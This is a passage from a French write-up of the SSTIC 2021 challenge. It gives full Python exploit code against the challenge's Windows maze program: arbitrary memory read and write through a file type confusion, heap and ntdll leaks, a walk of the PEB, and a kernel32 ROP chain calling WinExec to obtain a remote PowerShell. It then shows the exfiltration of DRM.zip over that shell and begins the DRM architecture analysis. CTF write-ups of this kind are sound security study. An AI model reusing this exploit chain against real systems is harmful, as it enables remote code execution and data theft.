53                  self.do_play_maze("sd") # score will be 1
54
55          # custom rank file is ready
56          self.do_load_maze("rw.rank")
57          return sz, ignore_sz
58
59      def mem_read(self, addr, sz=8):
60          """ read an arbitrary size, but very slow.
61          Each X bytes a new maze will be created
62          (X is between 21 and 58 depending on address low byte)"""
63          to_read = sz
64          r = bytearray()
65          while to_read > 0:
66              sz = to_read
67              # creates a custom maze
68              max_sz, ignore_sz = self.prepare_rw(addr, sz)
69              if max_sz == 0:
70                  return str(r)
71              if max_sz < sz:
72                  sz = max_sz
73              # plays the maze to read at address
74              self.p.sendline("4")
75              d = self.recv_reply()
76              if ignore_sz:
77                  d = d[ignore_sz:]
78              if len(d) > sz:
79                  # if data contains newlines, it will be converted to CR/LF
80                  d = d.replace("\x0d\x0a", "\x0a")
81                  if len(d) != sz:
82                      raise Exception("Unable to fix read at %016X (data = %s)" % (addr, d.encode("hex")))
83              self.p.sendline("x")
84              self.recv_menu()
85              to_read -= (sz - ignore_sz)
86              addr += (sz - ignore_sz)
87              r += d
88          return str(r)
```

```
89
90      def mem_read_qword(self, addr):
91          r = self.mem_read(addr, 8)
92          return struct.unpack("<Q", r)[0]
93
94      def mem_read_page(self, addr):
95          """ reads 0x1000 bytes in a single maze
96          the target address low byte will always be replaced by 0x01
97          the target address MUST NOT have 0x00 or 0x0A in the remaining bytes
98          We will use 34 solves to create the maze.
99          each solve MUST have a 0 score
100         """
101
102         # check address validity first
103         rw_addr = struct.pack("<Q", addr >> 8)
104         rw_addr = rw_addr.rstrip("\x00")
105         if "\x00" in rw_addr or "\x20" in rw_addr:
106             raise Exception("[-] R: Addr 0x%X contains spaces or null bytes" % addr)
107
108         # maze creation
109         self.do_register("page")
110         self.do_remove_maze("page.rank.maze")
111         self.do_remove_maze("page.maze")
112         self.do_create_maze("page.rank") # dummy maze for .rank creation
113         self.do_create_maze("page") # easy 3x3 maze
114
115         # first solve to forge a type 4 maze of size 0x40 * 0x40.
116         self.do_load_maze("page")
117         maze_type = "\x04"
118         maze_width = "\x40"
119         maze_height = "\x40"
120         pseudo = 33*"A" + maze_type + maze_width + maze_height + "A"
121         self.do_register(pseudo)
122         self.do_play_maze("d")
123
124         # 32 next solves will fill the dummy 0x1000 bytes maze map
125         # Use 31 solves of length 0x80. The last one will be smaller.
126         self.do_register("B"*0x77)
127         for i in range(31):
128             self.do_play_maze("d")
129         self.do_register("C"*0x6c)
130         self.do_play_maze("d")
131
132         # Last solve will write target memory address to read
133         trap_count = "\x01"
134         pseudo = "D" + trap_count + rw_addr
135         self.do_register(pseudo)
136         self.do_play_maze("d")
137
138         # page.rank fake maze is ready
139         self.do_load_maze("page.rank")
140         self.p.sendline("4")
141         read_data = bytearray(self.recv_reply())
142         # Clear maze newlines
143         while read_data.count("\r\n"):
144             idx = read_data.index("\r\n")
145             if idx % 0x40 == 0:
146                 del read_data[idx:idx+2]
147             else:
148                 del read_data[idx]
149         if len(read_data) != 0x1000:
150             print("[-] Warning. Unable to fix read_data newlines")
151         self.p.sendline("x")
152         self.recv_menu()
153         return str(read_data)
```

2.8 Écriture mémoire arbitraire

La technique pour obtenir une écriture mémoire arbitraire est très semblable à celle pour la lecture mémoire. Le format des labyrinthes qu'on désire forger est identique à ceux de la lecture, la majeure partie du code est donc mutualisée.

Cette fois, une fois le fichier **.rank** généré et chargé en tant que labyrinthe, au lieu de l'afficher pour obtenir une lecture mémoire, on va le mettre à jour plusieurs fois via l'option **7. Upgrade**. Notre labyrinthe de type 4 va être traité comme s'il était de type 1. On va le mettre à jour en type 2 puis en type 3, et notre adresse de map spécialement forgée va survivre à ces changements. Ensuite, quand on upgrade un labyrinthe de type 3, on peut cette fois mettre à jour sa map. On profite du bug précédemment identifié concernant l'utilisation de fgets, et on écrit de cette façon des octets arbitraires à l'adresse désirée.

Concernant les limitations, l'adresse d'écriture ne doit toujours pas contenir d'octet nul ni d'espace. Le contenu écrit à cette adresse peut utiliser ces caractères, mais ne doit pas contenir de retour à la ligne, sinon fgets s'arrête de lire prématurément. La longueur que notre primitive permet d'écrire est la même que celle de lecture, c'est à dire entre 21 et 58 octets par labyrinthe, selon la valeur de l'octet de poids faible de l'adresse. Voici le code de cette primitive d'écriture mémoire arbitraire.

```python
class Maze(object):
    [...]
    def mem_write(self, addr, data, clean=True):
        to_write = len(data)
        written = 0
        while to_write > 0:
            sz = to_write
            max_sz, ignore_sz = self.prepare_rw(addr, sz)
            if max_sz < sz:
                sz = max_sz
            if ignore_sz:
                raise Exception("Writing at address finsihing by 0x00 or 0x20 not supported yet")
            d = data[written:written+sz]
            to_write -= sz
            written += sz
            addr += sz

            # upgrade maze
            self.p.sendline("7")
            self.p.sendline("y") # upgrade to type 2
            self.p.sendline("0") # no wall removal
            self.p.sendline("y") # upgrade to type 3
            self.p.sendline("0") # no trap
            self.p.sendline("0") # no trap value
            self.p.sendline("n") # do not save file

            # write
            self.p.sendline("7") # upgrade traps
            self.p.sendline("y")
            self.p.sendline(d+"JUNK")

            if clean:
                self.recv_menu()
                # remove maze now because a load with cmd 3 will crash
                # but a remove with cmd 5 does not free the map
                self.p.sendline("5")
                self.p.sendline("y")
                self.recv_menu()
                self.p.sendline("5")
                self.p.sendline("rw.rank.maze")
                self.p.sendline("y")
                self.recv_menu()
```

2.9 Leak

Malgré quelques limitations, on peut désormais lire et écrire la mémoire de manière arbitraire. C'est très puissant ! Mais... c'est encore insuffisant. La stack, la heap, les sections .text et .data de notre processus A..Mazing.exe, les DLL Windows, tout ceci se trouve à des adresses qui varient en raison de l'ASLR.

Donc c'est bien beau d'avoir une lecture/écriture arbitraire, mais si on ne connaît aucune adresse, on ne pourra pas en faire grand-chose. On a donc besoin d'un leak. Justement, on pourra en obtenir un en exploitant différemment la confusion de type entre les fichiers **.maze** et **.rank**.

Cette fois on va forger un labyrinthe de type 1 dont le créateur possède un pseudo d'exactement 128 octets, sans octet nul à la fin. De cette façon, lorsqu'on utilise l'option 6 pour afficher le scoreboard, le printf("%s") qui affiche le pseudo du créateur va également afficher les octets qui sont à la suite dans la structure `maze_t`. On choisit volontairement un labyrinthe de type 1, puisque dans cette version de la structure `maze_t`, juste après le pseudo du créateur se trouve le pointeur vers la map. La map est un buffer qui a été alloué via un malloc. Nous allons donc pouvoir leaker une adresse dans la heap.

Afin de placer la heap dans un état constant au moment du leak, on choisit de créer une map très grande (0x80 * 0x80, soit 16384 octets) qui se retrouvera ainsi allouée à la fin de la heap. En examinant la heap au debugueur au moment du leak, on parvient à retrouver de manière reproductible (en local comme en remote) une adresse contenue dans ntdll.dll. Une fois l'adresse de ntdll récupérée, on fera une lecture mémoire afin de s'assurer que la version distante est bien la même que notre version locale.

Voici le code Python qui permet d'obtenir ce leak et de retrouver l'adresse de ntdll.dll.

```python
class Maze(object):
    [...]
    def mem_prepare_leak(self):
        # maze creation
        print ("[+] Leak: forging fake leak.rank maze")
        self.do_register("leak")
        self.do_remove_maze("leak.maze")
        # create a 5x3 maze without walls and a trap with negative value, to avoid null bytes in scores
        self.do_create_maze("leak", 3, 5, 3, 100, 1, -10)

        # First solve.
        # Total rank size must be 126, so use a pseudo of 117
        self.do_load_maze("leak")
        pseudo = "A"*117
        self.do_register(pseudo)
        self.do_play_maze("ddd")

        # Second solve includes maze type and size (0x80*0x80)
        pseudo = "B" + "\x01" + "\x80\x80" + "B"*123
        self.do_register(pseudo)
        self.do_play_maze("sddd")

        # Fill scoreboard with 126 other solves
        pseudo = "C"*127
        self.do_register(pseudo)
        for i in range(126):
```

```
            sys.stdout.write(".")
            self.do_play_maze("ssddd")
        print("")

    def mem_leak(self):
        self.do_register("leak")
        if not self.do_load_maze("leak"):
            self.mem_prepare_leak()
            self.do_register("leak")
        # Load forged maze
        if not self.do_load_maze("leak.rank"):
            raise Exception("Unable to load forged maze leak.rank")

        # Leak heap address of maze's map
        self.p.sendline("6") # view_scoreboard
        self.p.recvuntil("\xff\xff\xff\x7fB", timeout=5000)
        r = self.p.recvuntil(")\r\nRank.", drop=True, timeout=5000)
        self.recv_menu()
        addr = struct.unpack("<Q", r.ljust(8, "\x00"))[0]
        if addr == 0:
            print("[-] Leak failed. Removing leak maze")
            self.do_remove_maze("leak")
            raise Exception("Exploit failed")
        print("[+] Leak: heap addr leaked %016X" % addr)
        return addr, 0x80*0x80

    def mem_leak_ntdll(self):
        if "ntdll.dll" in self.DLL:
            return self.DLL["ntdll.dll"]
        heap, maze_size = self.mem_leak()
        addr = self.mem_read_qword(heap + maze_size + 16)
        into_ntdll = self.mem_read_qword(addr + 368) # consistant place to find a pointer into ntdll
        ntdll_offset = 0x168E70
        ntdll_base = into_ntdll - ntdll_offset
        print("[+] Leak: found ntdll base %016X" % ntdll_base)
        self.DLL["ntdll.dll"] = ntdll_base
        self.save_json()
        return ntdll_base
```

2.10 Récupération des DLLs

En fouillant sur internet, j'ai appris que ntdll est une DLL particulièrement intéressante puisqu'elle permet de retrouver l'adresse de la structure PEB. Plus précisément, elle contient une variable PebLdr de type PEB_LDR_DATA qui se trouve être une sous-partie du PEB.

Une fois qu'on a recalculé l'adresse du PEB, on utilise notre lecture mémoire arbitraire pour parcourir cette structure et lister le nom et l'adresse de toutes les DLLs qui sont chargées par notre processus. Cette opération n'a besoin d'être effectuée qu'une seule fois, puisque tant que la machine n'a pas redémarré, toutes ces *Well Known DLLs* auront toujours la même adresse virtuelle pour tous les processus du système.

Comme notre primitive de lecture mémoire n'est pas d'une fiabilité irréprochable, chaque adresse de DLL trouvée sera sauvegardée localement dans un json afin de ne pas devoir refaire tout le travail en cas d'échec.

```
class Maze(object):
    [...]
    def mem_leak_dlls(self):
        ntdll_base = self.mem_leak_ntdll()
        PebLdr = ntdll_base + 0x16A4C0
        list_entry = PebLdr + 0x10
```

```
        first_entry = list_entry
        first = True
        skip = 0
        # skip already known DLLs
        if len(self.DLL) > 1:
            skip = len(self.DLL) - 1 # do not count ntdll.dll
        while True:
            try:
                list_entry = self.mem_read_qword(list_entry)
                if list_entry == first_entry:
                    break
                if skip > 0:
                    first = False
                    skip -= 1
                    continue
                dll_base = self.mem_read_qword(list_entry + 0x30)
                dll_name_addr = self.mem_read_qword(list_entry + 0x50)
                if first:
                    first = False
                    dll_name = self.mem_read(dll_name_addr, 180)
                else:
                    dll_name_addr += 40 # skip C:/WINDOWS/System32 (unicode)
                    dll_name = self.mem_read(dll_name_addr, 33)
                dll_name = dll_name[::2].split("\x00", 1)[0]
                print("[+] Leak: found DLL %016X %s" % (dll_base, dll_name))
                n = dll_name.lower()
                if n not in self.DLL:
                    self.DLL[n] = dll_base
                    self.save_json()
            except BadAddrException:
                print("[-] Leak: skip a DLL entry due to bad addr")
        print ("[+] Leak: all DLLs have been leaked")
```

```
> python exploit.py remote
[+] Leak: heap addr leaked 000001DD24456760
[+] Leak: found ntdll base 00007FFFECA70000
[+] Leak: found DLL 00007FF76B3E0000 C:\Tools\A..Mazing.exe
[+] Leak: found DLL 00007FFFECA70000 ntdll.dll
[+] Leak: found DLL 00007FFFEB1F0000 KERNEL32.DLL
[+] Leak: found DLL 00007FFFEA460000 KERNELBASE.dll
[+] Leak: found DLL 00007FFFEC890000 SHLWAPI.dll
[+] Leak: found DLL 00007FFFEC1B0000 msvcrt.dll
[+] Leak: found DLL 00007FFFEA9D0000 ucrtbase.dll
[+] Leak: found DLL 00007FFFC90D0000 VCRUNTIME140.dll
[+] Leak: found DLL 00007FFFEAF90000 shcore.dll
[+] Leak: found DLL 00007FFFEABB0000 combase.dll
[+] Leak: found DLL 00007FFFEC8F0000 RPCRT4.dll
[+] Leak: all DLLs have been leaked
```

2.11 ROP

A ce stade de l'exploitation, on a entre les mains des effets très puissants :

— Un lecture et écriture mémoire arbitraire
— Un leak d'une adresse de heap, permettant si on le souhaite de scanner et de modifier la heap
— L'adresse de 9 DLLs classiques de Windows
— L'adresse du binaire A..Mazing.exe, nous donnant la possibilité de modifier sa section .data

Mais encore faut-il trouver un chemin jusqu'à une exécution de code arbitraire. On aimerait écraser un pointeur de fonction présent dans une section data, mais on n'en trouve pas. On aimerait pouvoir patcher la table d'imports de A..Mazing.exe pour par exemple remplacer

atoi par **system**, mais c'est en lecture seule. Nous sommes sur un Windows 10 à jour, et beaucoup de chemins ont été fermés. Il faudra aussi composer avec DEP et CFG.

En lisant quelques write-ups de CTF d'exploitation Windows, j'ai trouvé un chemin qui semble régulièrement utilisé. Nous avons déjà retrouvé le PEB. Si on lit une page mémoire plus loin, on trouvera la structure TEB, dans laquelle on pourra récupérer l'adresse de base de notre stack.

Avec notre primitive de lecture mémoire capable de lire 0x1000 octets d'un coup, on scanne la stack à la recherche d'une adresse de retour de fonction, qu'on pourra réécrire pour y mettre l'adresse d'un gadget qui donnera la main à notre ropchain, écrite non loin de là sur la stack.

On décide d'écraser l'adresse de retour de la fonction d'upgrade de labyrinthe, ainsi on aura la main juste après notre écriture mémoire. Pour la ropchain, on va vouloir obtenir un shell sur la machine distante donc un appel à WinExec fera bien l'affaire. J'ai d'abord lancé un processus **cmd.exe**, mais pour une raison que je n'explique pas, il semble bridé sur la machine distante puisqu'il était impossible de faire des **dir** ou des **cd**. Mais d'autres commandes comme **type *** fonctionnaient et il était possible d'invoquer d'autres exécutables. D'ailleurs si on utilise powershell.exe au lieu de cmd.exe, on ne souffre d'aucune de ces limitations. Notre ropchain va donc plutôt faire un appel à WinExec avec la chaîne powershell.exe en argument. Pour les gadgets, je m'en suis sorti en utilisant uniquement Kernel32.dll.

```python
class Maze(object):
    [...]
    def exploit(self):
        if any(d not in self.DLL for d in ["ntdll.dll", "kernel32.dll"]):
            self.mem_leak_dlls()
        ntdll_base = self.DLL["ntdll.dll"]

        # getting process stack base from TEB
        PebLdr = ntdll_base + 0x16A4C0
        print("[+] Exploit: PebLdr is at %016X" % PebLdr)
        peb_leak = self.mem_read_qword(PebLdr - 0x78)
        peb = peb_leak & 0xFFFFFFFFFFFFFF00
        teb = peb + 0x1000
        print("[+] Exploit: found PEB (%X) and TEB (%X)" % (peb, teb))
        stack_base = self.mem_read_qword(teb+8)
        print("[+] Exploit: stack base is %016X" % stack_base)

        # looking for return address of main
        page = self.mem_read_page(stack_base - 0x1100)[:-1]
        for i in range(0, len(page), 8):
            addr = struct.unpack("<Q", page[len(page)-i-8:len(page)-i])[0]
            if addr & 0xFFFF == 0x5e58:
                main_ret = stack_base - 0x100 - i - 8
                found = True
                break
        if not found:
            raise Exception("Exploit failed, ret of entrypoint not found....")
        print("[+] Exploit: found main return address at %016X" % main_ret)

        def q(i):
            return struct.pack("<Q", i)
        JUNK = "A"*8
        k = self.DLL["kernel32.dll"]
        upgrade_traps_ret = main_ret - 0x3f0
        ropchain_addr = upgrade_traps_ret + 0x490 + 16
        stack_pivot = k + 0x63887          # add rsp, 0x490 ; pop rdi ; ret

        ropchain = ""
```

```
        ropchain += q(k + 0x24D92)          # pop rdx ; ret
        ropchain += q(ropchain_addr + 8*7) # ptr to ptr to "powershell.exe"
        ropchain += q(k + 0xCCF8)           # mov rcx, qword ptr [rdx] ; sub eax, ecx ; ret
        ropchain += q(k + 0x24D92)          # pop rdx ; ret
        ropchain += "\x00"*8                # 0
        ropchain += q(k + 0x65F80)          # WinExec("powershell.exe", 0)
        ropchain += JUNK                    # let's crash after WinExec call
        ropchain += q(ropchain_addr + len(ropchain) + len(JUNK)*8 + 8) # ptr to "powershell.exe"
        ropchain += JUNK*8                  # reserved for shadow space
        ropchain += "powershell.exe\x00"

        print("[+] Exploit: writing %d bytes of ropchain to the stack (%016X)" % (len(ropchain),ropchain_addr))
        self.mem_write(ropchain_addr, ropchain)

        print("[+] Exploit: spawning shell")
        sp = struct.pack("<Q", stack_pivot).rstrip("\x00")
        self.mem_write(upgrade_traps_ret, sp, clean=False)
        self.p.recvuntil("PowerShell", timeout=5000)
        self.p.interactive()
        return
```

```
# python exploit.py remote
[+] Exploit: PebLdr is at 00007FFFECBDA4C0
[+] Exploit: found PEB (C3039FA000) and TEB (C3039FB000)
[+] Exploit: stack base is 000000C3037A0000
[+] Exploit: found main return address at 000000C30379FC98
[+] Exploit: writing 143 bytes of ropchain to the stack (000000C30379FD48)
[+] Exploit: spawning shell

Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\users\challenge\mazes\02b9f767fb1d21cacdbc65a872f4b401>
```

Yeah ! On a bien travaillé, on a un shell sur la machine distante. A nous le flag ? ! Non, pas tout à fait...

2.12 Exfiltration de DRM.zip

Lorsque l'on fouille l'arborescence de la machine distante, on constate que c'est très vide. Il n'y a qu'un seul fichier auquel on ait accès, il s'agit d'une archive nommée DRM.zip, située dans le dossier C :\users\challenge\Desktop. L'archive est relativement volumineuse, elle fait 14 Mo et il va falloir trouver un moyen de l'exfiltrer.

J'ai tout d'abord voulu utiliser Powershell pour convertir le fichier en base64 ou en hexadécimal, puis l'afficher dans mon terminal. Le problème est que cette opération consomme trop de mémoire.

```
PS C:\users\challenge\mazes\02b9f767fb1d21cacdbc65a872f4b401> [convert]::ToBase64String
(([IO.File]::ReadAllBytes("C:\users\challenge\Desktop\DRM.zip")))

+ [convert]::ToBase64String(([IO.File]::ReadAllBytes("C:\users\challeng ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
    + FullyQualifiedErrorId : OutOfMemoryException

PS C:\users\challenge\mazes\02b9f767fb1d21cacdbc65a872f4b401>
```

Après avoir fait l'effort de comprendre un minimum la syntaxe bizarre de Powershell, j'ai pu trouver un contournement pour ne pas consommer trop de RAM. J'ai tout simplement converti l'archive en base64 petit morceau par petit morceau. Voici les quelques lignes que j'ai rajouté à la suite de mon code d'exploitation [3]

```python
class Maze(object):
    [...]
    def exploit(self):
        [...]
        self.p.sendline('$b = [IO.File]::ReadAllBytes("../../Desktop/DRM.zip")')
        for i in xrange(0, 14055432, 4096):
            self.p.sendline("[convert]::ToBase64String($b[%d..%d])" % (i, i + 4095))
        self.p.interactive()
        return
```

Ensuite on log la sortie de notre console dans un fichier puis on rassemble les morceaux de base64 pour reconstruire l'archive DRM.zip. Pour information, la syntaxe pour demander un slice n'est pas la même en Python qu'en Javascript. Prenons `obj`, un objet qui contient des octets :

— en Python, `obj[10:20]` retourne 10 octets.

— en Powershell, `$obj[10..20]` retourne 11 octets, car la borne supérieure est incluse dans le slice.

Je m'en suis rendu compte car mon archive était corrompue et contenait un octet dupliqué tous les 4096 octets. Pour éviter toute autre mauvaise surprise de ce type, on vérifie le hash de l'archive distante avec Powershell.

```
PS C:\users\challenge\Desktop> Get-FileHash .\DRM.zip -Algorithm MD5 | Format-List

Algorithm : MD5
Hash      : F8682C3D61D1F3487B7A63F793D26D85
Path      : C:\users\challenge\Desktop\DRM.zip
```

2.13 Installation du plugin VLC

L'archive DRM.zip est à nous ! Hâte de récupérer le flag qu'elle contient ! Ah... non, toujours pas.

Cette archive contient trois fichiers :

libchall_plugin.so un plugin VLC.


DRM_server.tar.gz une archive qui contient 3 autres fichier : un noyau linux, un rootfs et un script qemu pour démarrer tout ça.

Readme un fichier texte que voici :


3. Comme ça j'ai pu faire ma boucle en Python plutôt qu'en Powershell :)

```
Here is a prototype of the DRM solution we plan to use for SSTIC 2021.
It's 100% secure, because keys are stored on a device specifically designed
for this. It uses a custom architecture which garantee even more security!
In any case, the device is configured in debug mode so production keys can't
be accessed.

The file DRM_server.tar.gz is the remote part of the solution, but for now we
can't emulate the device, so some feature are only available remotely.
The file libchall\_plugin.so is a VLC plugin that will allow you to test the solution,
if you ever decide to install Linux :)

Trou
```


Pour installer le plugin VLC, il suffit de le déplacer dans le bon dossier (/usr/lib/x86_64-linux-gnu/vlc/plugins/ dans mon cas). Quand on démarre VLC, on ne note pas de changement flagrant, mais si on regarde dans le menu des extensions et dans les messages de log, on constate que le plugin a bien été chargé et qu'une entrée Chall media services a été ajoutée.



Après un peu rétroconception sur libchall_plugin.so et un peu de documentation sur les plugins VLC en général, on comprend que le plugin est configurable depuis la nouvelle entrée Chall qui a été ajoutée dans les paramètres avancés de VLC.




Pour accéder au *Chall media services*, on peut utiliser la vue Liste de lecture, dans laquelle on découvre une nouvelle entrée dans le menu de gauche. On peut également directement ouvrir un flux réseau avec l'URL chal ://



On découvre que ce plugin nous donne accès à 4 dossiers (admin, ambiance, prod et rumps). Mais quand on clic sur ces dossiers, on est bombardé de messages d'erreurs variés qui nous disputent, entre autres, car nous n'avons pas les permissions suffisantes. Toujours pas de flag, c'est étrange, mais difficile de savoir si c'est le comportement normal.

J'ai donc investigué les messages de log, continué la rétroconception du plugin et commencé à comprendre comment fonctionne l'architecture globale de la solution de DRM du SSTIC. Le plugin va chercher une autre bibliothèque guest.so sur un serveur HTTP, puis il discute avec un serveur de clés. Quand on examine guest.so, on constate que cette bibliothèque renferme une VM et qu'elle va probablement nécessiter plusieurs heures de travail. Hum, il est sacrément long ce niveau 2. On est loin de l'exploitation Windows 10. On a vraiment l'impression d'être en train de commencer le niveau 3 :)

Heureusement, une petite voix m'a alors soufflé que j'étais censé déjà avoir avec accès à l'un des 4 dossiers du media service chall ://. Et effectivement, ma version de VLC n'était pas complètement compatible avec le plugin du challenge. A priori, il me manquait certains *"Filtres de Flux"*. En installant un VLC à jour, le problème se règle par magie et on a désormais accès au dossier rumps. Ce dernier contient 3 vidéos d'anciennes rumps du SSTIC, dont l'une possède un flag dans son nom. Enfin !



On devine déjà que cette solution de DRM va servir d'interface pour toute la suite du challenge et qu'au fil des épreuves on gagnera l'accès aux autres dossiers (ambiance, admin et prod).

Avec une certaine nostalgie, je me suis rappelé qu'un plugin VLC maison qui embarque de la cryptographie pour chiffrer des vidéos, c'était le thème du challenge SSTIC 2011, le premier challenge que j'ai résolu il y a déjà 10 ans. J'y reviendrai plus longuement dans la conclusion de ce rapport.

```
SSTIC{8b3cd21b2bba44c680b9533f7f81c249}
```

3 Niveau 3

3.1 Architecture de la solution de DRM

Coté client, la solution de DRM est composée d'un plugin VLC libchall_plugin.so, qui va déléguer la plupart de ses traitements intéressants à une bibliothèque nommée guest.so, téléchargée dynamiquement sur un serveur de fichiers HTTP.

Coté serveur, la solution est décomposée en deux parties. D'un coté, un serveur HTTP est en charge d'héberger tous les fichiers chiffrés. De l'autre, un serveur de clés s'occupe de fournir les clés de déchiffrement de ces fichiers aux utilisateurs qui ont la bonne permission.

Examinons plus en détail chaque élément de cette infrastructure pour tenter de comprendre ce qui est attendu de nous.

3.2 Le plugin VLC

Le plugin VLC libchall_plugin.so permet à un utilisateur de lire des vidéos et d'ouvrir des fichiers chiffrés, pour peu qu'il ait la bonne permission (c'est à dire qu'il ait correctement soudoyé le CO).

On constate assez rapidement que sa rétroconception ne nous apporte pas grand-chose, puisque toutes les opérations critiques d'authentification et de requêtes auprès du serveur de clés sont déléguées à la bibliothèque guest.so.

On trouve malgré tout l'existence d'une option de configuration du plugin qui n'existe pas dans l'interface graphique, mais qui est accessible depuis le fichier texte /.config/vlc/vlcrc. Cette option `media-server-permcheck` permet de désactiver la vérification des permissions coté client. Ainsi, notre plugin va accepter de demander les clés des fichiers qu'il n'a normalement pas le droit de lire. Mais comme cette vérification de permission est également effectuée coté serveur, cette option cachée ne nous apportera au final pas grand bénéfice. Voici pour information un extrait du fichier de configuration vlcrc qui nous permet de jouer avec les options du plugin.

```
[chall] # Chall media services

# media server URL (string)
media-server=http://62.210.125.243:8080

# key server address (string)
key-server-addr=62.210.125.243

# key server port (integer)
#key-server-port=1337

# Login (string)
#media-server-login=

# Password (string)
#media-server-pass=

# Permcheck (boolean)
media-server-permcheck=0
```

La bibliothèque guest.so exporte 3 fonctions getIdent, getPerms et useVM. Ces fonctions atterrissent dans une VM maison qui utilise du bytecode chiffré. Une bonne partie du niveau 3 va consister à analyser de cette VM. Mais avant de se lancer dans cette tâche, on continue de prendre une vue d'ensemble de l'architecture de la solution de DRM.

3.3 Le serveur HTTP

Un serveur HTTP nginx est en charge d'héberger tous les fichiers nécessaires au bon fonctionnement de la solution de DRM.

Celui ci contient un répertoire /api, dans lequel on trouvera guest.so, et possiblement auth.so. Je dis possiblement car le fichier est protégé par une authentification HTTP, et dans toute la suite du challenge, on ne récupérera aucun couple login/password pour aller le télécharger. Il n'y a donc pas de garantie que cette bibliothèque existe.

Le serveur contient également un répertoire /files, qui contient une multitude de fichiers chiffrés, aux noms complexes. Comme il n'y a pas de directory listing, il faut connaître le nom de fichier qu'on cherche pour pouvoir le télécharger. Comme ils sont chiffrés, il faudra ensuite récupérer les clés correspondantes auprès du serveur de clés.

Ce répertoire /files contient un seul fichier en clair, à savoir index.json, qui décrit les propriétés des 4 dossiers rumps, admin, prod et ambiance évoqués précédemment.

```
[
    {
        "perms": "0000000000000000",
        "ident": "75edff360609c9f7",
        "type": "dir_index",
        "name": "930e553d6a3920d05c99bc3111aaf288a94e7961b03e1914ca5bcda32ba9408c.enc",
        "real_name": "admin"
    },
    {
        "perms": "00000000cc90ebfe",
        "ident": "6811af029018505f",
        "type": "dir_index",
        "name": "4e40398697616f77509274494b08a687dd5cc1a7c7a5720c75782ab9b3cf91af.enc",
        "real_name": "ambiance"
    },
    {
        "perms": "0000000000001000",
        "ident": "d603c7e177f13c40",
        "type": "dir_index",
        "name": "e1428828ed32e37beba57986db574aae48fde02a85c092ac0d358b39094b2328.enc",
        "real_name": "prod"
    },
    {
        "perms": "ffffffffffffffff",
        "ident": "68963b6c026c3642",
        "type": "dir_index",
        "name": "40f865fb77c3fd6a3eb9567b4ad52016095d152dc686e35c3321a06f105bcaba.enc",
        "real_name": "rumps"
    }
]
```


3.4 Le serveur de clés

Le serveur de clés est composé de trois éléments :

— Un service qui écoute sur le port 1337, avec un protocole maison, et qui sert de point d'entrée lorsque le plugin VLC veut demander une clé.

— Un module kernel sstic.ko, qui reçoit des ioctl de la part du service.

